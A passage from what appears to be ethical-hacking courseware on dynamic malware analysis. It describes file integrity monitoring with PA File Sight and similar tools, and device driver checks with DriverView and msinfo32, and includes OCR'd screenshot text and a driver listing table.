To change or remove this logo, go to: Settings > Report Settings

Updated 06 Apr 2022 04:56:51 AM

This chart is showing real-time file activity counts for all monitored drives, whether the activity is being tracked by a monitor or not.

File
View
Configuration
Settings
Licensing
Alerts
Help
Stop Service
Settings
Easy Deploy
Bulk Config
Licenses
Exit
Servers
< Back
Open in Browser
Print
Servers/Devices
SERVER2022
Watch C:\Users\Adm
Inventory Collector
YOUR LOGO HERE
SERVER2022
Group Reports
All Reports
PDF Version
SERVER2022 remote satellite
System Information
NT AUTHORITY\SYSTEM [LogonUI.exe]
NT AUTHORITY\SYSTEM [svchost.exe]
NT AUTHORITY\LOCAL SERVICE [svchost.exe]
CEH\Administrator [explorer.exe]
CEH\Administrator [notepad.exe]
CEH\Administrator [svchost.exe]
NT AUTHORITY\SYSTEM [PAAPIProxy32.exe]
NT AUTHORITY\SYSTEM [127.0.0.1]
NT AUTHORITY\SYSTEM [lsass.exe]
NT AUTHORITY\SYSTEM [dfsrs.exe]
1
10
100
1,000
Total I/O
Reads
Writes
Deletes
show more
show less
Hourly Alert Rate
Show desktop
All Actions
Advanced Services
Endpoint Services
Updates
Reports

https://www.poweradmin.com

Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.


- **PA File Sight**

  Source: *https://www.poweradmin.com*

  PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

  Features:

  - Compromised computers are blocked from reaching files on other protected servers on the network
  - Detects users copying files and optionally blocks access
  - Real-time alerts allow appropriate staff to investigate immediately
  - Monitors who is deleting, moving, or reading files


PA File Sight Ultra Console - v8.4.0.174 [Connected to WINDOWS11 as Admin] - Licensed to: PA File Sight v8 Ultra Trial License (30 days left)
File View Configuration Settings Licensing Alerts Help
OK - 158 monitors run
Stop Service
Settings
Easy Deploy
Bulk Config
Licenses
Exit
Servers
< Back
Open in Browser
Print
Servers/Devices
SERVER2022
Watch C:\Users\Adm
Inventory Collector
YOUR LOGO HERE
SERVER2022
Updated 06 Apr 2022 04:56:51 AM
Group Reports
All Reports
PDF Version
SERVER2022 remote satellite
System Information
NT AUTHORITY\SYSTEM [LogonUI.exe]
NT AUTHORITY\SYSTEM [svchost.exe]
NT AUTHORITY\LOCAL SERVICE [svchost.exe]
CEH\Administrator [explorer.exe]
CEH\Administrator [notepad.exe]
CEH\Administrator [svchost.exe]
NT AUTHORITY\SYSTEM [PAAPIProxy32.exe]
NT AUTHORITY\SYSTEM [127.0.0.1]
NT AUTHORITY\SYSTEM [lsass.exe]
NT AUTHORITY\SYSTEM [dfsrs.exe]
1
10
100
1,000
Total I/O
Reads
Writes
Deletes
show more
show less
Hourly Alert Rate
Show desktop
All Actions
Advanced Services
Endpoint Services
Updates
Reports

To change or remove this logo, go to: Settings > Report Settings

This chart is showing real-time file activity counts for all monitored drives, whether the activity is being tracked by a monitor or not.

Figure 7.104: Screenshot of PA File Sight

Some additional file integrity checking tools are as follows:

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

Dynamic Malware Analysis: Device Drivers Monitoring


- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
- Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run** → Type **msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius 22 (*https://www.driver-soft.com*)

DriverView

DriverView utility displays a list of all the **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, and product name



Driver Name	Address	End Address	Size	Load Count	Index	File Type	Description	Version	Company
3ware.sys	FFFFF800'6...	FFFFF800'6...	0x0001e000	1	66	System Driver	LSI 3ware SCSI Storport Driver	5.1.0.51	LSI
ACPI.sys	FFFFF800'6...	FFFFF800'6...	0x000cc000	1	24	System Driver	ACPI Driver for NT	10.0.22000.469	Microsoft Corpor
acpiex.sys	FFFFF800'6...	FFFFF800'6...	0x00026000	1	20	Dynamic Link Li...	ACPIEx Driver	10.0.22000.1	Microsoft Corpor
ADP80XX.SYS	FFFFF800'6...	FFFFF800'6...	0x0025c000	1	93	System Driver	PMC-Sierra Storport Driver For SPC8x...	1.3.0.10769	PMC-Sierra
afd.sys	FFFFF800'6...	FFFFF800'6...	0x000a4000	1	151	System Driver	Ancillary Function Driver for WinSock	10.0.22000.194	Microsoft Corpor
afunix.sys	FFFFF800'6...	FFFFF800'6...	0x00013000	1	150	System Driver	AF_UNIX socket provider	10.0.22000.348	Microsoft Corpor
ahcache.sys	FFFFF800'6...	FFFFF800'6...	0x00053000	1	167	System Driver	Application Compatibility Cache	10.0.22000.1	Microsoft Corpor
amdsata.sys	FFFFF800'6...	FFFFF800'6...	0x0001f000	1	67	System Driver	AHCI 1.3 Device Driver	1.1.3.277	Advanced Micro
amdsbs.sys	FFFFF800'6...	FFFFF800'6...	0x00067000	1	69	System Driver	AMD Technology AHCI Compatible C...	3.7.1540.43	AMD Technologi
amdxata.sys	FFFFF800'6...	FFFFF800'6...	0x0000c000	1	68	System Driver	Storage Filter Driver	1.1.3.277	Advanced Micro
AppleSSD.sys	FFFFF800'6...	FFFFF800'6...	0x00023000	1	65	Unknown	Apple Solid State Drive Device	6.1.7800.1	Apple Inc.
arcsas.sys	FFFFF800'6...	FFFFF800'6...	0x00025000	1	70	System Driver	Adaptec SAS RAID WS03 Driver	7.5.0.32048	PMC-Sierra, Inc.
atapi.sys	FFFFF800'6...	FFFFF800'6...	0x0000d000	1	89	System Driver	ATAPI IDE Miniport Driver	10.0.22000.258	Microsoft Corpor
ataport.SYS	FFFFF800'6...	FFFFF800'6...	0x0003c000	1	90	System Driver	ATAPI Driver Extension	10.0.22000.258	Microsoft Corpor
bam.sys	FFFFF800'6...	FFFFF800'6...	0x00018000	1	166	System Driver	BAM Kernel Driver	10.0.22000.1	Microsoft Corpor
BasicDisplay.sys	FFFFF800'6...	FFFFF800'6...	0x00015000	1	142	Display Driver	Microsoft Basic Display Driver	10.0.22000.1	Microsoft Corpor
BasicRender.sys	FFFFF800'6...	FFFFF800'6...	0x00011000	1	143	Display Driver	Microsoft Basic Render Driver	10.0.22000.1	Microsoft Corpor
Beep.SYS	FFFFF800'6...	FFFFF800'6...	0x0000a000	1	139	System Driver	BEEP Driver	10.0.22000.1	Microsoft Corpor
bindflt.sys	FFFFF800'6...	FFFFF800'6...	0x0002a000	1	208	System Driver	Windows Bind Filter Driver	10.0.22000.434	Microsoft Corpor
BOOTVID.dll	FFFFF800'6...	FFFFF800'6...	0x0000b000	1	7	Display Driver	VGA Boot Driver	10.0.22000.1	Microsoft Corpor
bowser.sys	FFFFF800'6...	FFFFF800'6...	0x00027000	1	200	System Driver	NT Lan Manager Datagram Receiver ...	10.0.22000.348	Microsoft Corpor
bttflt.sys	FFFFF800'6...	FFFFF800'6...	0x00010000	1	116	System Driver	VHD BTT Filter Driver	10.0.22000.1	Microsoft Corpor
bxvbda.sys	FFFFF800'6...	FFFFF800'6...	0x00089000	1	59	Network Driver	QLogic Gigabit Ethernet VBD	7.12.31.105	QLogic Corporati
cdd.dll	FFFFA3AD'...	FFFFA3AD'...	0x00043000	1	195	Display Driver	Canonical Display Driver	10.0.22000.434	Microsoft Corpor
cdfs.sys	FFFFF800'6...	FFFFF800'6...	0x0001f000	1	223	System Driver	CD-ROM File System Driver	10.0.22000.1	Microsoft Corpor
cdrom.sys	FFFFF800'6...	FFFFF800'6...	0x00030000	1	135	System Driver	SCSI CD-ROM Driver	10.0.22000.1	Microsoft Corpor
CEA.sys	FFFFF800'6...	FFFFF800'6...	0x00017000	3	38	Dynamic Link Li...	Event Aggregation Kernel Mode Library	10.0.22000.1	Microsoft Corpor
cht4sx64.sys	FFFFF800'6...	FFFFF800'6...	0x0005c000	1	87	System Driver	Chelsio iSCSI VMiniport Driver	6.11.4.100	Chelsio Commur
CI.dll	FFFFF800'6...	FFFFF800'6...	0x000e4000	2	15	System Driver	Code Integrity Module	10.0.22000.469	Microsoft Corpor
CimFS.SYS	FFFFF800'6...	FFFFF800'6...	0x00025000	1	146	Dynamic Link Li...	CimFS driver	10.0.22000.469	Microsoft Corpor

227 item(s), 1 Selected

